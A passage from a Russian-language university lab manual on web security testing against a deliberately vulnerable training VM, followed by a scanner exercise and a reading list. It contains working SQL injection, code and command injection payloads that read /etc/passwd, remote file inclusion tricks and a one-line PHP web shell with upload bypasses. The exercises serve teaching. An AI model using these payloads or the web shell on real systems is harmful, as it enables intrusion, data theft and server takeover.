Последние три запроса позволяют сделать вывод об уязвимости параметра id к атаке SQL-injection. Запустить sqlmap, убедиться, что в данном случае он не может проэксплуатировать уязвимый параметр. Выполнить следующие запросы для извлечения данных из СУБД:

- sqli/example7.php?id=2%0Aunion%20select%201
- sqli/example7.php?id=2%0Aunion%20select%201,2
- sqli/example7.php?id=2%0Aunion%20select%201,2,3
- sqli/example7.php?id=2%0Aunion%20select%201,2,3,4

- sqli/example7.php?id=2%0Aunion%20select%201,2,3,4, 5
- sqli/example7.php?id=2%0Aunion%20select%20name, passwd,1,1,1 from users

Ручными методами получить данные из базы данных.

Просмотреть исходный код PHP-сценария.

Вопросы и задания

1. С помощью программы sqlmap идентифицировать уязвимый к атаке SQL-injection параметр и получить содержимое СУБД в случае, когда веб-приложение запрещает использование пробелов во входных данных.
2. Построить и выполнить SQL-запрос, приводящий к отказу в обслуживании веб-приложения, уязвимого к атаке SQL-injection.
3. Для веб-приложения, уязвимого к атаке SQL-injection и ис- пользующего для хранения данных СУБД MySQL, получить со- держимое служебной базы данных

INFORMATION_SCHEMA.

Поиск уязвимостей к атакам RCE

Цель работы

Целью лабораторной работы является обучение методам и средствам идентификации и эксплуатации уязвимостей веб- приложений к атакам RCE.

Краткие теоретические сведения

Remote Code Execution (RCE) – это собирательный термин, обозначающий класс атак, приводящих к выполнению произвольного кода веб-приложением. Атаки данного класса возможны из-за недостаточной обработки веб-приложением пользовательских входных данных, пересекающих границу доверия.

Как правило, выделяют следующие основные разновидности атак RCE [18]:

- загрузка произвольных файлов (Unrestricted File Upload);
- использование локальных файлов (Local File Inclusion);
- внедрение кода (Code Injection);
- выполнение команд (Command Injection).

Постановка задачи

Выполнить идентификацию и эксплуатацию уязвимостей к атакам RCE.

Последовательность действий

Шаг 1. Скачать образ «Web For Pentesters» с веб-сайта www.pentesterlab.com. Создать виртуальную машину. Загрузиться с диска. В браузере открыть веб-приложение.

Шаг 2. Перейти по ссылке «Code Injection → Example 1». Проанализировать логику функционирования веб-приложения. В качестве переменной name ввести значение ';&"\/#|*(). Просмотреть сообщение об ошибке. Изучить документацию PHP по функции eval(). Ввести последовательно значения 123"."456 и "./*123456*/". В качестве доказательства наличия уязвимости ввести значение ".system('uname -a');".

Шаг 2. Перейти по ссылке «Code Injection → Example 2». Проанализировать логику функционирования веб-приложения. В качестве переменной name ввести значение ';&"\/#|*(). Просмотреть сообщение об ошибке. Изучить документацию PHP по функциям create_function() и usort(). Ввести последовательно значения id;}// и id);}//. В качестве доказательства наличия уязвимости ввести значение

id);}system('whoami');//.

Шаг 3. Перейти по ссылке «Command Injection → Example 1». Проанализировать логику функционирования веб-приложения. В качестве переменной ip ввести значение 127.0.0.1. Просмотреть вывод приложения. В качестве значения переменной ip ввести

127.0.0.1;uname%20-a;whoami;cat%20/etc/passwd.

Шаг 4. Перейти по ссылке «Command Injection → Example 2». Проанализировать логику функционирования веб-приложения. В качестве переменной ip ввести значение

127.0.0.1;whoami. Просмотреть вывод приложения. В качестве переменной ip ввести значение

127.0.0.1%0acat%20/etc/passwd

Шаг 5. Перейти по ссылке «Command Injection → Example 3». Проанализировать логику функционирования веб-приложения. В качестве переменной ip ввести значение 127.0.0.1;whoami. Просмотреть вывод приложения. Запустить сетевой анализатор. Повторить запрос. Будет выполнено перенаправление на ресурс example3.php?ip=127.0.0.1, но в то же время HTTP-ответ с кодом 302 будет содержать вывод команды whoami. Это означает, что приложение уязвимо к атаке Execution After Redirect (EAR). Ввести переменной ip ввести значение

;cat%20/etc/passwd

Просмотреть содержимое файла /etc/passwd в HTTP-ответе.

Шаг 6. Перейти по ссылке «File Include → Example 1». Проанализировать логику функционирования веб-приложения. В качестве переменной page ввести значение

';&"\/#|*()

Просмотреть вывод сообщения об ошибке. Определить путь к сценариям на веб-сервере. В качестве переменной page ввести значение /etc/passwd. Это означает, что приложение уязвимо к атаке LFI. Просмотреть содержимое. В качестве переменной page ввести значение http://gmail.com. Это означает, что веб- приложение уязвимо к атаке Remote File Inclusion (RFI).

В веб-браузере перейти по адресу https://pentesterlab.com/test_include.txt и просмотреть полученный в ответе PHP-код. В качестве значения переменной

page ввести https://pentesterlab.com/test_include.txt. Просмотреть и проанализировать результаты.

Шаг 7. Перейти по ссылке «File Include → Example 2». Проанализировать логику функционирования веб-приложения. В качестве переменной page ввести значение

';&"\/#|*()

Просмотреть вывод сообщения об ошибке. Определить путь к сценариям на веб-сервере. В качестве переменной page ввести значение /etc/passwd. В данном случае к введенному имени файла добавляется расширение «php». В качестве переменной page ввести значения /etc/passwd%00 и https://pentesterlab.com/test_include.txt%00.
Просмотреть и проанализировать результаты.

Шаг 8. Перейти по ссылке «File Upload → Example 1». Проанализировать логику функционирования веб-приложения. Подготовить файл shell.php со следующим PHP-кодом:

<?php system($_GET['cmd']);?>

Загрузить файл на сервер. Отправляя запросы виды

/upload/images/shell.php?cmd=whoami, возможно выполнять произвольные команды на сервере с правами пользователя, от имени которого запущен веб-сервер. Выполнить несколько ко- манд, просмотреть и проанализировать результаты.

Шаг 9. Перейти по ссылке «File Upload → Example 2». Проанализировать логику функционирования веб-приложения. Подготовить файл shell.php со следующим PHP-кодом:

<?php system($_GET['cmd']);?>

Загрузить файл на сервер. Убедиться, что приложение не допуска- ет загрузку файлов с расширением «php». Переименовать файл shell.php в shell.php.cats или shell.php3. Загрузить файл,

проверить наличие возможности выполнения произвольных ко- манд.

Вопросы и задания

1. Как автоматически идентифицировать уязвимости, связан- ные с загрузкой файлов на сервер?
2. Изучить рекомендации по реализации защищенной загрузки файлов на сервер.
3. Загрузить на сервер и использовать PHP шелл-код c99.

Сканирование уязвимостей веб-приложений

Цель работы

Целью лабораторной работы является изучение основных методов и средств идентификации уязвимостей, реализованных в специализированных сканерах безопасности веб-приложений.

Краткие теоретические сведения

В настоящее время не существует технического решения, позволяющего полностью автоматизировать процесс анализа защищённости веб-приложений [19, 20]. Как показывает практика, средства анализа защищённости должны использоваться только на первом этапе тестирования таких приложений для предварительного поиска потенциальных уязвимостей. В целом сканеры безопасности могут помочь идентифицировать хорошо известные проблемы с безопасностью веб-приложений или, по крайней мере, облегчить работу по их поиску.

Как правило, при анализе защищенности веб-приложений сканеры безопасности позволяют решить следующие задачи:

- поиск грубых недостатков, допущенных на этапах реализации или конфигурации;
- поиск хорошо известных уязвимостей;
- проверка соответствия требованиям стандартов безопасности;

проверка отсутствия пропущенных уязвимостей в процессе ручного тестирования.

Рассмотрим методы и механизмы поиска уязвимостей веб- приложений на примере сканера безопасности общего назначения XSpider.

В рамках анализа защищенности веб-приложений сканер безопасности XSpider имеет следующие основные возможности:

- автоматическое определение веб-приложений на произвольных портах;
- работа с протоколами семейства SSL/TLS;
- автоматическая индексация веб-сервера с поддержкой функции поиска скрытых директорий и резервных копий файлов;
- поддержка HTTP-аутентификации Basic и нестандартных схем аутентификации;
- автоматическое отслеживание сессий;
- поиск уязвимых и вредоносных сценариев по содержимому веб-документа;
- эвристический поиск основных уязвимостей веб-приложений.

Если в ходе идентификации открытых портов и служб на сканируемом узле обнаружен веб-сервер, то сканер выполняет поиск уязвимостей, соответствующих его типу (например, Apache, IIS, Nginx и т.д.), а также установленным расширениям (ASP, FrontPage и т.п.).

Следующим этапом является аутентификация, авторизация и проверка известных уязвимостей веб-приложений. В настоящее время сканирующее ядро XSpider поддерживает три механизма аутентификации:

- Basic;
- NTLM;
- собственные схемы аутентификации (например, аутентифика- ция через форму веб-приложения).

В случае, если сервер использует собственные механизмы аутентификации, то возможно использование одного из двух вариантов.

Первый из них – использование собственного стартового запроса. В этом случае сканеру необходимо задать HTTP-запрос, используемый при первом обращении к сайту. Второй способ подразумевает конфигурирование и использование HTTP-заголовков с аутентификационными данными (заголовки Cookie, X-Auth-Token и т.д.), которые будут пересылаться в каждом HTTP- запросе. Получить содержимое запроса можно с помощью любого сетевого анализатора (например, Wireshark, Httpwatch) или прокси- сервера (например, Burp Suite).

После этого включается механизм поиска скрытых директорий и индексации содержимого. В ходе сбора содержимого сканирующее ядро XSpider анализирует на предмет наличия гиперссылок веб-страницы, а также различные служебные и информационные файлы, содержащиеся на сервере (например, robots.txt или readme.txt). После построения карты сайта сканер переход в режим поиска уязвимостей, которые отображаются в консоли программы по мере обнаружения.

Постановка задачи

Выполнить сканирование уязвимостей веб-приложения с использованием сканера безопасности общего назначения XSpider.

Последовательность действий

Шаг 1. Развернуть тестовое небезопасное веб-приложение. Запустить сканер XSpider. Создать или открыть профиль сканирования «Web scan». Список сканируемых портов ограничить значениями 80/tcp и 443/tcp. Отключить сканирование UDP-портов, включить идентификацию сервисов.

Шаг 2. Включить все опции в разделе «HTTP». В разделе

«Анализатор контента» оставить включенными опции по использованию словарей, поиску старых файлов и поиску вредоносного кода. При необходимости добавить дополнительные ссылки.

Шаг 3. В разделе «Типы уязвимостей» оставить только «SQL- инъекции», «Удаленное выполнение команд», «Просмотр произвольных файлов» и «Межсайтовый скриптинг (XSS)». Отключить подбор учетных записей. Сохранить профиль. Запустить сканирование веб-приложения с использованием созданного профиля. Просмотреть результаты. Проанализировать

запросы, отправляемые сканером при выполнении проверок на наличие уязвимостей.

Шаг 4. Аутентифицироваться в веб-приложении. С помощью анализатора запросов сохранить HTTP-запросы, содержащие аутентификационные данные (Cookie, заголовки и т.д.). Открыть профиль «Web scan», добавить аутентификационные данные в разделе «Дополнительные поля запроса». Сохранить профиль. Выполнить повторное сканирование. Сравнить результаты.

Вопросы и задания

1. Выполнить ручные проверки наличия обнаруженных скане- ром уязвимостей в веб-приложении.
2. Выполнить сканирование того же приложения с помощью сканера W3AF, сравнить полученные результаты.

Реализовать веб-приложение, уязвимое к атаке XSS, которое инвертирует введенные пользователем данные и выводит их в HTML-документ. Выполнить сканирование данного приложения с помощью любого сканера веб-приложений.

5 Информационное обеспечение обучения

№	Автор	Название	Издательство	Гриф издания	Год издания	Кол-во в библиотеке	Наличие на электронных носителях	Электронные уч. пособия
1	2	3	4	5	6	7	8	9
3.2.1 Основная литература								
3.2.1.1	Г.А. Лисьев, П.Ю. Романов, Ю.И. Аскерко. — М	Программное обеспечение компьютерных сетей и web-серверов : учеб. пособие	М. : ИНФРА-М,		2018		znanium.com	http://znanium.com/catalog/product/944075
3.2.1.1	Синицын С.В., Налютин Н.Ю.	Верификация программного обеспечения. Учебное пособие	Интернет-Университет Информационных Технологий (ИНТУИТ),		2017		iBooks.ru	http://www.iprbookshop.ru/67396.html
3.2.1.2	Котляров В.П.	Основы тестирования программного обеспечения	Интернет-Университет Информационных Технологий (ИНТУИТ),		2016		iBooks.ru	http://www.iprbookshop.ru/62820.html
3.2.1.3	Зоткин С.П..	Программирование на языке высокого уровня C/C++. Конспект лекций	Московский государственный строительный университет, Ай Пи Эр Медиа, ЭБС АСВ		2016		iBooks.ru	http://www.iprbookshop.ru/48037.html
3.2.1.4	Костюкова Н.И.	Программирование на языке Си. Методические рекомендации и задачи по программированию	Сибирское университетское издательство		2017		iBooks.ru	http://www.iprbookshop.ru/65289.html
3.2.1.5	Ларри Ульман	Основы программирования на PHP.	Профобразование		2017		iBooks.ru	http://www.iprbookshop.r

		Учебное пособие						u/ 63806.html
3.2.1.6	Мелькин Н.В., Горяев К.С.	Искусство продвижения сайта. Полный курс SEO. От идеи до первых клиентов	Инфра-Инженерия		2017		iBooks.ru	http://www.iprbookshop.ru/68990.html
3.2.1.7	Ехлаков Ю.П.	Планирование и организация вывода программного продукта на рынок. Учебное пособие	Томский государственный университет систем управления и радиоэлектроники		2017		iBooks.ru	http://www.iprbookshop.ru/72161.html
3.2.1.8	Интернет-Университет Информационных Технологий (ИНТУИТ)	Введение в СУБД MySQL	Интернет-Университет Информационных Технологий (ИНТУИТ)		2016		iBooks.ru	http://www.iprbookshop.ru/73650.html
3.2.1.9	Черкашин П.А.	Стратегия управления взаимоотношениями с клиентами (CRM)	Интернет-Университет Информационных Технологий (ИНТУИТ)		2016	1	iBooks.ru	http://www.iprbookshop.ru/52212.html
3.2.2 Дополнительная литература								
3.2.2.1.	Сергеев А.Н.	Создание сайтов на основе WordPress	Издательство "Лань"		2016		Лань	https://e.lanbook.com/book/68457?category_pk=1538#book_name
3.2.2.1	Кисленко Н.П.	Интернет-программирование на PHP. Учебное пособие	Новосибирский государственный архитектурно		2015		iBooks.ru	http://www.iprbookshop.ru/68769.html

			- строительный университет					
3.2.2.1	Керниган Б.В., Ричи Д.М.	Язык программирования С	Интернет-Университет Информационных Технологий (ИНТУИТ)		2016		iBooks.ru	http://www.iprbookshop.ru/73736.html
3.2.3 Периодические издания								
3.2.3.1								
3.2.4 Практические (семинарские), лабораторные занятия, практика								
3.2.4.1								
3.2.5 Курсовая работа (проект)								
3.2..6 Контрольные работы								
3.2.6.1								
3.2.7 Программно-информационное обеспечение, Интернет-ресурсы								
3.2.7.1		ГОСТ 19.201-78 "Техническое задание, требования к содержанию и оформлению" 2.			1978			http://docs.cntd.ru/document/1200007648
3.2.7.2		ГОСТ 34.602-89 "Техническое задание на создание автоматизированной системы" (ТЗ на АС)			1990			http://www.rugost.com/index.php?option=com_content&view=article&id=96&catid=22&Itemid=53
3.2.7.3		ГОСТ 28—195. Оценка качества программных средств			1990			http://www.gosthelp.ru/text/GOST2819589Ocenkakachestv.html
3.2.7.4		ГОСТ Р ИСО/МЭК 9126—93. Информационная технология. Оценка программной			1994			http://docs.cntd.ru/document/gost-r-iso-mek-9126-93

		продукции. Характеристики качества и руководства по их применению						
3.2.7.5		ГОСТ Р ИСО/МЭК 12119—2000. Информационная технология. Пакеты программ. Требования к качеству и тестирование			2002			http://docs.cntd.ru/document/1200025075
3.2.7.6		ГОСТ Р ИСО/МЭК ТО 9294—93. Информационная технология. Руководство по управлением программного обеспечения			1994			http://docs.cntd.ru/document/gost-r-iso-mek-to-9294-93